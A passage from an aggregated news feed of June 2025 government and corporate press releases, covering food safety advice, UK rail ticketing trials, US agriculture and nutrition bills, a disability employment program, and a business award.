    • Updated advice on handling and cooking raw meat and meat products; barbecuing and eating outdoors; keeping at-risk people safe; and how long you can keep leftovers. Did you know: You can keep leftovers for up to 4 days in the fridge if you are going to eat them hot. But leftovers of cooked meals you won’t be reheating – like pasta salad – should only be kept for 2 days.
    • Dedicated sections on use-by and best-before dates and advice for shellfish gatherers. Did you know: If a food is past its use-by date, throw it away as it’s not safe to eat. But if it’s past its best-before and it smells and looks okay, it probably is. Check it, sniff it, taste it – don’t waste it.

    World Food Safety Day – jointly led by the World Health Organization and the Food and Agriculture Organization of the United Nations – highlights the importance of food safety for the health, prosperity and wellbeing of people around the world.  The theme for 2025 is “Science in action”.

    “Our advice is based on up-to-date science, it’s now up to you to take action,” says Mr Arbuckle.

    You can download your own ‘Food safety at home’ booklet on our website. And, to celebrate World Food Safety Day, try our quiz on Facebook tomorrow to see how food safety savvy you are.

    Food safety at home booklet [PDF, 1.1 MB]

    Food safety at home

    World Food Safety Day

    For further information and general enquiries, call MPI on 0800 00 83 33 or email info@mpi.govt.nz

    For media enquiries, contact the media team on 029 894 0328.

    MIL OSI New Zealand News –

    June 6, 2025
  • MIL-OSI United Kingdom: Your chance to try simpler train tickets in Yorkshire and the East Midlands this September

    Source: United Kingdom – Executive Government & Departments

    Press release

    Your chance to try simpler train tickets in Yorkshire and the East Midlands this September

    Up to 4,000 rail passengers can take part in each route of the pay-as-you-go ticketing trials.

    • digital ticketing trials will start from the end of the summer across Yorkshire and the East Midlands  
    • passengers can now sign up for one of the 4,000 places available  
    • demonstrates government action to overhaul ticketing and get more people onto our railways as part of our Plan for Change

    From today (6 June 2025), thousands of passengers across the north and East Midlands will have a chance to volunteer to take part in a new digital ticketing trial.  

    Backed by government funding, the trials will use GPS-based technology to track train journeys, ensuring passengers pay the best fare for the journey they take.  

    Digital ticketing builds on the government’s plans to overhaul the railways to make them simpler, more flexible and passenger-focused. Ahead of the creation of Great British Railways, the government continues to work to deliver positive changes like this for passengers – attracting more people back onto our trains, boosting the economy and delivering on the government’s Plan for Change. 

    The trials being operated by East Midlands Railway (EMR) and Northern Trains will run along these routes:

    • Leicester to Derby to Nottingham 
    • Harrogate to Leeds 
    • Sheffield to Doncaster 
    • Sheffield to Barnsley 

    Rail Minister, Lord Peter Hendy, said: 

    Contactless ticketing is making journeys easier to navigate for millions of passengers and now our digital trials are actively recruiting volunteers to help expand this technology across Yorkshire and the East Midlands. 

     Simplifying ticketing is a major part of our plans to overhaul the railways. I encourage anyone who regularly gets the train along these routes to get involved and help us build a ticketing system that delivers a better experience for passengers and communities across the country.

    Unlike the previous rollout of pay-as-you-go, which uses contactless payment at barriers, these trials will use GPS-based technology to track people’s location throughout their train journey.

    Up to 1,000 passengers will be able to take part in each route of the trials, meaning 4,000 passengers in total. The first trial to get underway will be on EMR between Leicester, Derby and Nottingham, kicking off at the beginning of September. The other routes, operated by Northern, will begin between September and November, with each running for 9 months from the start date. 

    Anyone interested in taking part should check EMR and Northern Trains’ websites, where a recruitment campaign has been launched.

    Alex Hornby, Commercial and Customer Director, Northern Trains, said:

    These trials mark an important step forward in simplifying rail travel and making the experience as frictionless as possible for our customers. By trialling pay-as-you-go technology on some of our routes, we’re helping to shape a future where hopping on a train is as easy as checking in and out.

    We will now be reaching out to regular customers on those routes to see if they would be willing to participate in these trials later this year. We’re excited to see how they respond and look forward to playing our part in modernising how people travel by rail in the north.

    These trials are expected to build on the success of the rollout of contactless ticketing at 53 stations across the south east. Since its introduction, more than 2 million entries and exits have been made using contactless cards or mobile devices, averaging around 140,000 a week – showing how popular the system is with customers using those stations already. 

    The department is also working closely with Greater Manchester and the West Midlands to develop their proposals for rolling out contactless ticketing even further. 

    Jenna Cowie, Interim Commercial Director at East Midlands Railway, said:

    We’re excited to be part of a project that aims to improve the way people travel and it is a great opportunity for our customers in Derby, Nottingham and Leicester to be among the very first in the country to experience a new, smarter way to buy train tickets.

    This trial is all about making train travel easier, faster and more intuitive. No more fare confusion – just check in and out with your phone and travel knowing you’ll automatically pay the best-value fare for your journey.

    This follows on from a watershed moment last month when South Western Railway (SWR) services became the first train operating company to transfer back into public control since the passing of the Public Ownership Bill, ending almost 30 years of fragmentation and waste under privatisation.   

    By bringing track and train together, Great British Railways will enable operations to run more seamlessly, bringing accountability and reliability back into the railways and, in turn, helping to reduce delays and cancellations.  

    Great British Railways will not just be the name of the new nationally owned railway, it symbolises a complete reset that will mark the high standard of service and delivery the public should expect to receive.    

    This week, the government also announced £15.6 billion – the biggest ever investment – in buses, trams and local train infrastructure for city regions, benefiting working people across the north, the Midlands and the south west. The funding – a more than double real-terms increase in capital spending on local transport in city regions by 2029 to 2030 compared with 2024 to 2025 – will empower local leaders to invest in transport projects that will make a difference to their local area.

    Rail media enquiries

    Media enquiries 0300 7777878

    Switchboard 0300 330 3000

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 6 June 2025

    MIL OSI United Kingdom –

    June 6, 2025
  • MIL-OSI USA: Ricketts Introduces the AFIDA Improvements Act

    US Senate News:

    Source: United States Senator Pete Ricketts (Nebraska)

    WASHINGTON, D.C. – Today, U.S. Senator Pete Ricketts (R-NE) introduced the Agricultural Foreign Investment Disclosure (AFIDA) Improvements Act. The bill will codify legislative oversightrecommendations to update the Agricultural Foreign Investment Disclosure Act of 1978. The AFIDA Improvements Act will equip the U.S. Department of Agriculture (USDA) to combat foreign adversaries’ ownership of American agricultural land. Senators Tommy Tuberville (R-AL), John Fetterman (D-PA), Roger Wicker (R-MS), John Cornyn (R-TX), and Katie Britt (R-AL) are original co-sponsors of this legislation in the Senate. Rep. Don Bacon (R-NE) is leading companion legislation in the House.

    “Agriculture is the heart and soul of Nebraska and of America,” said Ricketts. ”American farmland should remain in the hands of American farmers and ranchers, not foreign adversaries. Food security is national security.”

    “Over the past several decades, China has been buying up American farmland in an attempt to infiltrate our agriculture supply chains. Food security is national security, and we cannot give the CCP a foothold. Thankfully, President Trump and Ag Secretary Brooke Rollins are working to make American Farmland American Again. I’m proud to join this legislation with Senator Ricketts to update our reporting requirements for foreign purchases of our farmland for the first time in nearly 50 years. As Alabama’s voice on the Senate Ag Committee, I will always support our great farmers and work to protect them from bad actors like China,” said Sen. Tuberville.

    “We come together on this legislation to address the national security concerns stemming from the growing purchases of farmland by the Chinese Communist Party,” said Rep. Bacon. “Having actual processes in place will strengthen the security of our nation in the event nefarious foreign agents, such as the CCP, try to purchase agricultural lands within our nation. These lands must be protected as they are essential to feeding our country and other parts of the world, feeding livestock, fueling vehicles, and other uses.”

    “Foreign entities purchasing American farmland opens the door to serious national security threats from countries like China that aim to undermine the United States, and we’ve already seen nefarious attempts by the Chinese Communist Party to acquire farmland near U.S. military bases in Texas,” said Sen. Cornyn. “This legislation would enhance existing measures by strengthening enforcement and promoting data sharing so that we can more easily identify foreign adversaries purchasing U.S. farmland with malicious intent.”

    The AFIDA Improvements Act:

    • Will codify recommendations published in January 2024 by the legislative branch’s oversight entity after it conducted a study of AFIDA.
      • In this report, it was found that the USDA’s AFIDA process has been ill-equipped to combat the foreign ownership of American agricultural land by foreign adversaries;
    • Will increase information sharing between the Committee on Foreign Investment in the United States and USDA;
    • Will require updates to the AFIDA handbook and establish a deadline by which USDA must set up an online AFIDA system; and
    • Will require AFIDA reporting for foreign persons holding more than one percent interest in American agricultural land. 

    The text of the bill is available here.

    This bill was initially covered in Fox News.

    BACKGROUND:

    Under AFIDA, foreign entities are required to disclose the transactions of American agricultural land to the USDA. 

    According to USDA, foreign investors own over 40 million acres of agricultural land across the United States. Additionally, between 2010 and 2021, Chinese ownership of American agricultural land increased from 13,720 acres to 383,935 acres.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Milestone for Favarh’s Project SEARCH at UConn Health

    Source: US State of Connecticut

    A specialized training program at UConn Health is now responsible for helping more than 60 adults overcome barriers to independent employment since 2016.

    Favarh’s Project SEARCH, which works with employers to provide structured work experiences for adults with intellectual or developmental disabilities, has graduated its 10th cohort at UConn Health, which is the first employer in Connecticut to serve as a host site.

    The milestone bridge ceremony at UConn Health Wednesday celebrated the accomplishment of the five interns who completed a 10-month program that included daily hands-on work experiences in a variety of departments and settings. One of them, Ryan Cook, drew cheers (and some tears of happiness) when he announced from the podium, “We are proud to share that we are all employed.”

    Graduates of Favarh’s Project SEARCH at UConn Health from years past celebrate with the Class of 2025 as the training program celebrates its 10th cohort at UConn Health. (Tina Encarnacion/UConn Health photo)

    Cook, from Terryville, already is working at the Walgreens in Thomaston, as a cashier. He spent part of his internship as a cashier in the cafeteria in UConn Health’s main building, as well as in the pharmacy and the linen department.

    “We were not sure where our path would take us before Project SEARCH, but now we are profoundly grateful for being able to experience such amazing internships and met so many wonderful people along the way,” Cook said before accepting his certificate.

    Scott Masson, of Canton, interned in the mailroom, UConn Center on Aging, and central receiving, and is employed as a utility worker at Naples Pizza and the neighboring Fork and Fire Restaurant in Farmington.

    “We are glad to have all of you in our corners,” Masson told the audience, which included mentors, department representatives, and Project SEARCH graduates from previous years, in addition to family members. “You encourage us at every step of our employment journey. We could not ask for better leaders to have assisted us. It has been a life-changing experience. Our self-confidence as never been higher.”

    The ceremony also included a video about Favarh’s Project SEARCH at UConn Health, featuring this year’s interns:

    [embedded content]

    Meghan Dyer, from Bristol, interned in dental finance, the psoriasis center, and dental telecommunications. Reflecting on the bridge ceremony, she says, “It was definitely emotional. There’s a lot of people that I just don’t know, but it’s nice to see almost like the history of this program walking the halls, because I’m part of it now. I can say that I’m a graduating member of Project SEARCH’s 10 years.”

    Meghan Dyer is newly employed at UConn Health in dental telecommunications following completing of an internship with Favarh’s Project SEARCH at UConn Health. (Tina Encarnacion/UConn Health photo)

    Dyer had interviewed for a paid position in dental telecom. She described a call she had while on duty there about two weeks before graduating.

    “It’s almost like a sitcom,” she says. “Completely mundane day, the out of the blue, the phone that never takes inbound calls magically gets an inbound call, and it’s Pamela Rucker from HR, telling me I got the job… It was like a pipe dream – I wasn’t expecting it to happen, would have loved it to happen. I wanted to be in the medical field.”

    The bridge ceremony included an open forum, where attendees spoke about their connection to the program. George Moses is the operations manager for housekeeping and linens, both areas where interns have been rotating through from the program’s start.

    “It’s been amazing,” Moses said. “They have taught our staff some great skills too, how to communicate and communicate with each other very well. It’s just been a pleasure.”

    Then he addressed Logan Haynes, who interned in custodial, housekeeping, and central receiving:

    Logan Haynes is among five young adults who completed a 10-month internship with Favarh’s Project SEARCH at UConn Health. (Tina Encarnacion/UConn Health photo)

    “And Logan, you are an amazing young man!”

    Haynes, from Canton, is employed as a dishwasher at Beanz & Co., a coffee shop in Avon.

    Beanz & Co. also hired Chloe Roberts, who interned in the kitchen, the dermatology clinic, and the psoriasis center.

    “It was a bit scary for a couple weeks, and then the staff was really nice and kind and it helped me get through my experience and job skills,” Roberts says. “I used to be shy, talking to the patients, but now my confidence went up a little bit.”

    Over its 10 years at UConn Health, 98% of Favarh’s Project SEARCH interns have found successful independent employment, working a minimum of 16 hours a week in a nonseasonal position with market wages. The National Project SEARCH placement rate is 72%.

    “I think the mentors here at UConn really understand the program and the purpose, and that is a big part of why we’re so successful,” says Sandy Finnimore, Favarh’s competitive employment coordinator. “The mentors understand that this is not just something to fill the interns’ day, it’s going to change their life. They have to be held accountable and teach them their skills, or they’re not going to be successful, and the mentors understand that. We’ve been very lucky, because all of our mentors have been amazing.”

    Finnimore has been involved in the program at UConn Health since Day 1.

    “[Ten years ago] I wouldn’t be able to fathom that this many people would have come into my life and I would have been a part of teaching them,” she says. “It’s just unbelievable.”

    For Favarh assistant manager Keegan Riley, this was the first cohort she worked with at UConn Health.

    Sandy Finnimore of Favarh directs Ryan Cook toward a camara at the bridge ceremony for Project SEARCH at UConn Health. (Tina Encarnacion/UConn Health photo)

    “They did so well,” Riley says. “They came in so nervous and excited and driven. I mean, they didn’t’ stop, they just kept trying, kept trying, kept trying. Any feedback we gave them, anything that the mentor said they need to work on, we told them, and they applied it. They were hungry for that position and that job.”

    After the ceremony, Cook reflected on his biggest takeaway from his Project SEARCH experience.

    “Learning about who I wanted to become and changing my life around,” Cook says.

    The 11th cohort, which starts at UConn Health in August, has eight interns.

    Favarh is based in Canton and is a chapter of the Arc, a worldwide organization that supports people with disabilities. In partnership with UConn Health Human Resources and the Connecticut Departments of Developmental Services and Rehabilitative Services, Favarh brought Project SEARCH to UConn Health in 2015.

    Learn more about Project SEARCH at UConn Health.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI: Altus Group’s Benchmark Manager Wins 2025 Realcomm Digie Award

    Source: GlobeNewswire (MIL-OSI)

    TORONTO, June 05, 2025 (GLOBE NEWSWIRE) — Altus Group Limited (“Altus” or “the Company”) (TSX: AIF), a leading provider of commercial real estate (“CRE”) intelligence, is pleased to share that its newly released Benchmark Manager add-on on ARGUS Intelligence has been awarded the 2025 Realcomm Digie Award for Best Tech Innovation in CRE.

    Presented at the Realcomm | IBcon 2025 conference in Savannah, GA, the award celebrates groundbreaking technology that is advancing the CRE industry. Benchmark Manager is the Company’s latest add-on capability on ARGUS Intelligence – Altus’ new flagship platform for modeling, monitoring and managing CRE asset and portfolio performance.

    With the ARGUS Intelligence Benchmark Manager add-on, investors now have access to a performance management solution that integrates cashflow modeling, scenario analysis, and market benchmarks. This augments performance attribution analysis to a new level. It helps investors evaluate the strengths and weaknesses of their assets and portfolios. The increased intelligence drives higher quality and more timely decisions.

    “We’re honoured to receive this recognition from Realcomm,” said Jorge Blanco, Altus’ Chief Strategy Officer, who attended the conference as a featured panelist. “ARGUS Intelligence’s Benchmark Manager represents a major leap forward in how performance data is used in CRE and directly responds to client feedback. Market comparisons are only as good as the veracity and currency of its underlying data. Those are the two pillars of this new capability. It is driven by one of the most comprehensive datasets in the industry. The award recognizes our ongoing commitment to persistent innovation.”

    Now in its 26th year, the Realcomm Digie Awards recognize visionary companies, projects, and leaders that are transforming the real estate landscape through the application of technology, automation, and innovation.

    For more information about Benchmark Manager and ARGUS Intelligence, visit altusgroup.com.

    About Altus Group

    Altus connects data, analytics, applications and expertise to deliver the intelligence necessary to drive optimal CRE performance. The industry’s top leaders rely on our market-leading solutions and expertise to power performance and mitigate risk. Our global team of ~2,000 experts are making a lasting impact on an industry undergoing unprecedented change – helping shape the cities where we live, work, and build thriving communities. For more information about Altus (TSX: AIF) please visit www.altusgroup.com. 

    FOR FURTHER INFORMATION PLEASE CONTACT: 

    Elizabeth Lambe
    Director, Global Communications, Altus Group
    +1-416-641-9787
    elizabeth.lambe@altusgroup.com

    The MIL Network –

    June 6, 2025
  • MIL-OSI USA: Reps. Salinas and Panetta Reintroduce the Farmers Feeding America Act

    Source: US Representative Andrea Salinas (OR-06)

    Today, U.S. Representatives Andrea Salinas (OR-06) and Jimmy Panetta (CA-19) introduced the Farmers Feeding America Act, a bill that would help food banks meet demand and ensure families stay fed and healthy by expanding the U.S. Department of Agriculture’s (USDA) ability to purchase food directly from producers, including Oregon’s small family farms.

    Washington, DC – Today, U.S. Representatives Andrea Salinas (OR-06) and Jimmy Panetta (CA-19) introduced the Farmers Feeding America Act, a bill that would help food banks meet demand and ensure families stay fed and healthy by expanding the U.S. Department of Agriculture’s (USDA) ability to purchase food directly from producers, including Oregon’s small family farms.

    “The pandemic, lingering inflation, and the Trump Administration’s disastrous policies have all made it harder for working families to make ends meet in recent years, and food banks have struggled to keep up with record demand,” said Rep. Salinas. “Now, Republicans are trying to force through partisan legislation that would threaten food assistance for over 800,000 Oregonians. I voted against that bill, and I’m proud to introduce the Farmers Feeding America Act to expand The Emergency Food Assistance Program. This bill will ensure our local food banks are fully stocked, support local farmers, and help families put food on the table.”  

    “Many working families across my congressional district and throughout the country rely on food banks to put food on the table,” said Rep. Panetta.  “The Farmers Feeding America Act would strengthen working families, and by allowing the USDA to purchase food directly from local farmers for food banks, the bill would also bolster our communities.  At a time when there are politicians who want to cut these types of essential benefits, we are working hard to fight hunger by supporting agriculture and ensuring that working families have access to healthy food.”

    In 2023, 13.5 percent of Americans — or 18 million households — were food insecure. However, as higher prices continue to impact working families’ ability to afford food and basic necessities, local food banks are often unable to meet the need in their communities. Meanwhile, Republicans are pushing ahead with legislation to attack core nutrition benefits, taking food assistance away from at least 3 million Americans.

    The Farmers Feeding America Act would significantly increase funding for The Emergency Food Assistance Program (TEFAP). TEFAP provides commodities like fruits and vegetables, as well as monetary support, to food banks, food pantries, soup kitchens, shelters, and other types of emergency feeding organizations. In addition to serving individuals, TEFAP supports local agriculture by enabling USDA to purchase food directly from producers.

    Along with Reps. Salinas and Panetta, the legislation is cosponsored by Reps. Becca Balint (VT-AL), Salud Carbajal (CA-24), Troy Carter (LA-02), Emanuel Cleaver II (MO-05), Jim Costa (CA-21), Suzan DelBene (WA-01), Christopher Deluzio (PA-17), Cleo Fields (LA-06), Robert Garcia (CA-42), Raja Krishnamoorthi (IL-08), Mary Gay Scanlon (PA-05), Melanie Stansbury (NM-01), Marilyn Strickland (WA-10), Shri Thanedar (MI-13), Jill Tokuda (HI-02), Juan Vargas (CA-52). 

    The bill is also endorsed by the following organizations, in alphabetical order: Alliance to End Hunger, Door Dash, Feeding America, Marion Polk Food Share, Second Harvest of Santa Cruz County, Second Harvest of Silicon Valley. 

    “With food prices and food insecurity on the rise, this necessary investment will help struggling families put nutritious food on the table,” said Minerva Delgado, Director of Coalitions & Advocacy, Alliance to End Hunger.

    “In every community across the U.S., people are working hard to provide for themselves and their families. Yet in 2023, 47 million people—1 in 7 people—experienced food insecurity in the U.S., according to the USDA. The Emergency Food Assistance Program, or TEFAP, helps bridge the food gap for millions of families and individuals by moving nutritious foods from U.S. farmers to local food banks. But in recent years, TEFAP support has decreased as demand for food assistance has increased.  TEFAP and additional USDA foods received by the Feeding America network have dropped by more than 50% from 2020-2023—dropping from 3 billion pounds to less than 1.4 billion pounds per year. The Farmers Feeding America Act introduced by Reps. Andrea Salinas and Jimmy Panetta would strengthen TEFAP, a cornerstone of the charitable food system, and ensure equitable access to the program for noncontiguous states. We urge Congress to ease the strain on our nation’s food banks by including this crucial provision in the upcoming Farm Bill,” said Vince Hall, Chief Government Relations Officer, Feeding America.

    “Families and children are facing tough times right now. More than ever, our community needs the Farmers Feeding America Act to make sure children and families have the food they need to thrive,” said Rick Gaupo, President & CEO, Marion Polk Food Share.

    Second Harvest Santa Cruz County CEO Erica Padilla Chavez: “With food insecurity on the rise in our community and food prices continuing to climb, the need to support the Farmers Feeding America Act has never been more urgent.  It is critical that our federal government not only address hunger but also sustains our local agriculture – an essential part of both our economy and our hunger relief efforts.”

    Leslie Bacho, CEO, Second Harvest of Silicon Valley: “The Farmers Feeding America Act is a practical solution that bridges communities—connecting local farmers with families in need and strengthening our food system. In Silicon Valley, where the cost of living is among the highest in the nation and 1 in 6 of our neighbors turn to Second Harvest of Silicon Valley for food assistance, we see this urgent need firsthand every day. At a time when the need for food assistance touches every community, this legislation affirms a shared commitment to ensuring no one goes hungry. Investing in TEFAP is not just about feeding families; it’s about reinforcing the resilience and well-being of all our communities.”

    To read the full text of this legislation, click here. 

    ###

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Cotton Introduces Bill to Ban to Protect American Agriculture from Biothreats

    US Senate News:

    Source: United States Senator for Arkansas Tom Cotton

    FOR IMMEDIATE RELEASE
    Contact: Caroline Tabler or Patrick McCann (202) 224-2353
    June 5, 2025

    Cotton Introduces Bill to Ban to Protect American Agriculture from Biothreats

    Washington, D.C. — Senator Tom Cotton (R-Arkansas) today introduced the Biothreat Prevention Act, legislation that would ban federal funding for laboratories or research centers that have nationals from China, Russia, Iran, Cuba, Venezuela, or North Korea working on agricultural research.

    “Foreign terrorists that seek to poison and destroy America’s food supply should not have access to American labs and universities,” said Senator Cotton.

    Full text of the bill may be found here.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Say Cheese, Partner

    US Senate News:

    Source: United States Senator for Texas John Cornyn

    Across Texas, ranches and dairy farms are churning out products with rich taste and character in every bite. National Dairy Month is the perfect time for Texans to explore the many delicious contributions of this industry to the Lone Star State.

    Dairy is playing an increasingly important role in Texas agriculture. The U.S. Department of Agriculture places Texas among the top five dairy-producing states in the country, with almost 300 dairies spread across the state. According to the Texas A&M AgriLife Extension Service, dairy production in Texas continues to grow and is valued at billions of dollars—that’s a lot of cheddar.

    The number of dairy cows in Texas has also grown over the past two years, even as the rest of the country has seen a decline. Texas now has an in-curd-ible 675,000 dairy cows chewing their cud in our state.  

    One of the nation’s most consumed dairy products is cheese, which has been in existence for centuries. While its exact origins remain unknown, most experts believe it was discovered accidentally—when milk was stored in vessels made from the stomachs of animals. An enzyme called rennet caused the milk to curdle and preserve itself. Over time, the art of cheesemaking spread across the globe and became part of many cultures, pun intended.

    Here in Texas, many cheesemakers use milk produced straight from their own herds. While dairy cows provide most of the milk, goats, sheep, and even water buffaloes also lend a hoof in creating the wide variety of cheeses made here.

    One of Texas’ most celebrated cheesemakers is Paula Lambert, who founded Dallas’ Mozzarella Company in 1982. Starting with fresh mozzarella, her company now produces more than 30 cheeses, most developed by Paula herself. She lived in Italy before returning to Texas in 1973. Opening a cheese factory in Deep Ellum near Downtown Dallas was her way of bringing the flavors she loved in Italy back home. As she says, “I had loved fresh mozzarella when I lived in Italy, and back home no one had even heard of an insalata caprese—a mozzarella and tomato salad—and I thought they oughta know about it.”

    Paula is considered a pioneer in American artisanal cheese. She has written cookbooks, and received honors such as the American Cheese Society Lifetime Achievement Award and the Grande Dame title from Les Dames d’Escoffier International. Some might say she is a “big cheese” in cheese!

    In Dublin, Texas, the Veldhuizen family runs a farmstead cheese operation less than 90 miles southwest of Fort Worth. Stuart Veldhuizen, along with four generations of his family, produces more than 60 wheels of cheese each week. Their cheeses age in a stone cave built by the family, maturing anywhere from two months to two years. Made from milk sourced from their own herd of cows and flock of sheep, their cheeses are crafted entirely on-site at the farm creamery. Together, they’ve made their dream of farmstead cheesemaking come true.

    Makers across Texas pour their heart into every wheel and wedge, delivering a taste that’s unmistakably Texan—and there’s a Texas cheese for everyone that’ll hit the spot.

    Behind every glass of milk, wedge of cheese, or scoop of ice cream, there’s a Texas story showing a dairy culture bursting with flavor and hard work in the Lone Star State. This National Dairy Month, celebrate with something local and pay homage (or in this case, fromage) to the farmers, ranchers, and producers shaping the future of Texas dairy.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Hickenlooper, Colleagues Demand Analysis of Impact of Trump Admin’s Layoffs on Federal Water Programs

    US Senate News:

    Source: United States Senator for Colorado John Hickenlooper

    25% staff reduction at Bureau of Reclamation threatens dam safety, water delivery

    WASHINGTON – U.S. Senator John Hickenlooper joined seven of his Democratic colleagues on the Senate Energy and Natural Resources Committee to call on Department of the Interior (DOI) Acting Inspector General (IG) Caryl Brzymialkiewicz to evaluate the impact of the Trump administration’s layoffs at the Bureau of Reclamation (BOR) on key BOR programs, including delivering water and reliable electricity to millions of Americans.

    “Recent reductions in workforce significantly threaten BOR’s ability to safely and reliably deliver water to communities and farmers, keep waterways flowing for fish and wildlife across the western United States, and produce reliable electricity,” the senators wrote.

    The BOR is the largest wholesale water supplier in the United States and delivers trillions of gallons of water to more than 31 million people. The BOR also is the second-largest producer of hydroelectric power in the country. The facilities operated by BOR generate 40 million megawatt-hours of electricity each year.

    The BOR has reportedly lost around 25% of the agency’s work force –  approximately 1,400 public servants – since the Trump administration began illegally firing federal workers.

    The senators continued: “BOR needs experienced personnel with the necessary expertise to manage critical infrastructure. We are concerned that the Administration’s actions to gut the agency of qualified public servants could leave critical water infrastructure and communities vulnerable to operational disruptions.”

    The senators requested the IG evaluate whether recent workforce reductions at BOR inhibit the Bureau from carrying out its obligations.

    The full text of the letter is available HERE and below.

    Dear Acting Inspector General Brzymialkiewicz:

    We write to request that your office evaluate the extent to which workforce reductions at the Bureau of Reclamation (“Bureau” or “BOR”) prevent the agency from fulfilling its statutory mission and implementing relevant programs and activities authorized by Congress. The Bureau is the largest wholesaler of water in the United States—delivering trillions of gallons of water to more than 31 million people. The Bureau is also the second largest producer of hydroelectric power in the country. The facilities BOR operate generate 40 million megawatt-hours of electricity each year. However, recent reductions in workforce significantly threaten BOR’s ability to safely and reliably deliver water to communities and farmers, keep waterways flowing for fish and wildlife across the western United States, and produce reliable electricity.

    According to reports, BOR has lost 1,400 public servants since the administration began its assault on the federal workforce. The positions reportedly eliminated include mechanics, engineers, and fish biology specialists—personnel with considerable expertise. Through firings of probational workers, buyouts, early retirements, and other related actions, BOR has shrunk by 25 percent. This workforce reduction has lacked a coherent, mission- and safety- driven strategy and instead led to the departure of experienced personnel—some with over 20 years of experience—leaving the Bureau susceptible to operational disruptions.

    Rapid reductions to BOR’s workforce raise significant concerns about the Bureau’s ability to meet its core responsibilities, particularly inspecting dams and identifying threats to public safety. BOR manages over 450 dams throughout 17 western states. Previously, BOR’s dam safety program identified over 300 high and significant hazard dams at more than 200 facilities. The age and complex nature of dam systems necessitates having experienced staff trained in the operation of such systems. In fact, as your office identified in a September 2023 report, approximately 90 percent of BOR’s dams are more than 50 years old and “[a]ging dams increase the risk of dam failures.” BOR needs experienced personnel with the necessary expertise to manage critical infrastructure. We are concerned that the administration’s actions to gut the agency of qualified public servants could leave critical water infrastructure and communities vulnerable to operational disruptions.

    Your office is responsible for promoting “accountability, integrity, economy, efficiency, and effectiveness within” the DOI and identifying “ways to improve the DOI’s programs and operations by offering specific, actionable recommendations that lead to positive change.” We therefore urge you to evaluate whether recent workforce reductions at BOR inhibit the Bureau from carrying out its obligations.

    Thank you for your attention to this important matter.

    Sincerely,

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Sorensen Stands Up for Illinois Families as Republicans Push to Slash SNAP in House Agriculture Committee

    Source: United States House of Representatives – Congressman Eric Sorensen (IL-17)

    Congressman Eric Sorensen (IL-17) is preparing to defend access to food for working families, children, seniors, and veterans as the House Agriculture Committee meets to consider a Republican proposal to cut over $300 billion from critical programs. These cuts are expected to fall almost entirely on the Supplemental Nutrition Assistance Program (SNAP), which helps more than 42 million Americans—including over 16 million children—afford groceries.

    “I won’t stand by while House Republicans try to balance the budget by taking food away from the people I represent,” said Congressman Eric Sorensen. “Cutting SNAP by $290 billion isn’t about fiscal responsibility—it’s a reckless attack on our neighbors who are struggling to keep up with rising food prices.”

    In Illinois’ 17th District, 64,000 families rely on SNAP to help make ends meet. Local grocers, farmers markets, and food producers also depend on SNAP purchases to stay afloat contributing to the local economy while feeding their communities. In 2023, SNAP supported over $3.9 billion in purchases from small grocers and nearly $70 million in purchases from farmers and farmers markets across the country.

    Congressman Sorensen will speak out against these proposed cuts during today’s Agriculture Committee meeting, urging his colleagues to protect SNAP and defend the health and well-being of everyday Americans.

    You can view and download a video of Congressman Sorensen’s message to Illinois families during the Agriculture Committee hearing here. 
     

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Tuberville Speaks with VA Nominee on Preventing Veteran Suicide

    US Senate News:

    Source: United States Senator for Alabama Tommy Tuberville
    WASHINGTON – Yesterday, U.S. Senator Tommy Tuberville (R-AL) spoke with Cheryl Mason, President Trump’s nominee to be Veterans’ Affairs Inspector General during her nomination hearing at the Senate Committee on Veterans’ Affairs. They discussed the role the Inspector General’s office will have in combatting veteran suicide.
    Read Sen. Tuberville’s remarks below or on YouTube or Rumble.
    TUBERVILLE: “Thank you, Mr. Chairman.
    Ms. Mason, thank you for being here. The Office of Inspector General recently put out a report highlighting reports within the fiduciary program such as failures with training protocol. Can you commit to working with me and my staff to developing solutions to make the program work better for our most vulnerable veterans?”
    MASON: “Thank you, Senator Tuberville. Absolutely, I can commit to do that. I think that’s extremely important.”
    TUBERVILLE: “Thank you. The Inspector General has put out several reports highlighting failures with the suicide crisis line. How would you work with Secretary Collins to ensure these recommendations are implemented to support veterans and reduce suicide?”
    MASON: “Thank you for the question, Senator Tuberville. As we discussed in your office, […] suicide is very personal to me. I’ve had two suicides in my family, both were veterans. So, I take that very seriously. And I’ve looked at the IG reports and I’ve looked at the other things the Department is doing. And there are several activities going on now currently as a senior advisor or EEO. I’m looking at some of the suicide actions that are being taken [to do prevention awareness] in our partnerships, and I would continue to advise to do that.
    If confirmed as IG, I would continue to look at those actions, to include the grants on mental health and suicide that the Department has, make sure there’s appropriate oversight into that as well as what the crisis line is doing, ensure that they are properly staffed and have the right support and resources they need to answer those calls because those calls do save lives.”
    TUBERVILLE: “Thank you. When confirmed, what will be your first thing that you want to do as the new IG?”
    MASON: “Thank you, Senator, for that question. I think, you know, the first thing I want to do is really get a good assessment of the office. I want to make sure that the accountability is extremely important, and the integrity of that office is extremely important. And I have no reason to think that they don’t operate that way now. But [the] IG has to operate that way as independent and impartial. And so, I want to make sure that they, one, are operating that way in everything they do, but [two,] they also have the adequate resources. And then find out what their current investigations are [and] see where they are in those investigations. But right behind that is follow-up on those open, unimplemented recommendations and figure out […] how we bring those to close with the Department and with this Committee.”
    TUBERVILLE: “Thank you. I yield my time.”
    Senator Tommy Tuberville represents Alabama in the United States Senate and is a member of the Senate Armed Services, Agriculture, Veterans’ Affairs, HELP and Aging Committees.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI USA: Tuberville, Justice Advance American Energy Dominance, Prioritize Consumer Choice

    US Senate News:

    Source: United States Senator for Alabama Tommy Tuberville
    WASHINGTON – U.S. Senator Tommy Tuberville (R-AL) joined U.S. Senator Jim Justice (R-WV) and Shelley Moore Capito (R-WV) in introducing the Energy Choice Act of 2025. The Biden administration and many blue states took energy freedom away from consumers by restricting specific sources of energy—effectively targeting natural gas and fossil fuels. This legislation would bar states and local governments from taking away consumer choice and work toward advancing President Trump’s vision of unleashing American energy. 
